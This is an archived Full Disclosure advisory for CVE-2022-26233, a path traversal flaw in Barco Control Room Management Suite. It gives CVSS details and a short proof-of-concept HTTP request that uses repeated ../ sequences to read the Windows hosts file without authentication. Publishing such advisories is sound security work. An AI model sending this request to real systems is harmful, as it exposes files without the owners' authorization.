



[Full Disclosure](#) mailing list archives



◀ [By Date](#) ▶ ◀ [By Thread](#) ▶



CVE-2022-26233: Barco Control Room Management Suite File Path Traversal Vulnerability

From: Murat Aydemir <murataydemir94 () gmail com>

Date: Fri, 1 Apr 2022 15:38:11 +0200

I. SUMMARY

Title: [CVE-2022-2623] Barco Control Room Management Suite File Path Traversal Vulnerability
Product: Barco Control Room Management Suite before 2.9 build 0275 and all prior versions
Vulnerability Type: File Path Traversal
Credit by/Researcher: Murat Aydemir from Accenture Cyber Security Team (Prague CFC)
Contact: <https://twitter.com/mrtydmr75>
Github: <https://github.com/murataydemir>

II. CVE REFERENCE, CVSS SCORES & VULNERABILITY TYPES

CVE Number: CVE-2022-26233
CVSSv3: Base score: 7.5 Impact 3.6 Exploitability: 3.9
CVSSv3 Vector: 7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Vulnerability Type: File Path Traversal
CWE ID: CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')


III. PROOF OF CONCEPT (POC) FOR CVE-2022-26233

Due to lack of input sanitizing inputs which come from url, an application is vulnerable to file path traversal vulnerability. A successfully exploitation of this vulnerability could lead to access/read files and directories stored on file system including application source code or configuration and critical system files. No authentication is required to exploit this vulnerability. An attacker who is not logged into the application can easily exploit this vulnerability.

```
GET ../../../../../../../../../../../../../../windows/System32/drivers/etc/hosts
HTTP/1.1
Host: vulnerablehost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0)
Gecko/20100101 Firefox/81.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
```

[image: file-path-traversal.PNG]

*IV. REFERENCE(S) *
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-26233>
<https://nvd.nist.gov/vuln/detail/CVE-2022-26233>
https://www.barco.com/en/support/knowledge-base/kb115*XX*



Sent through the Full Disclosure mailing list
<https://nmap.org/mailman/listinfo/fulldisclosure>
Web Archives & RSS: <https://seclists.org/fulldisclosure/>

By Date By Thread

Current thread:

CVE-2022-26233: Barco Control Room Management Suite File Path Traversal Vulnerability *Murat Aydemir (Apr 01)*

Site Search

Nmap Security Scanner	Npcap packet capture	Security Lists	Security Tools	About
Ref Guide	User's Guide	Nmap Announce	Vuln scanners	About/Contact
Install Guide	API docs	Nmap Dev	Password audit	Privacy
Docs	Download	Full Disclosure	Web scanners	Advertising
		Open Source Security	Wireless	Nmap Public Source License

Download
Nmap OEM

Npcap OEM

BreachExchange

Exploitation

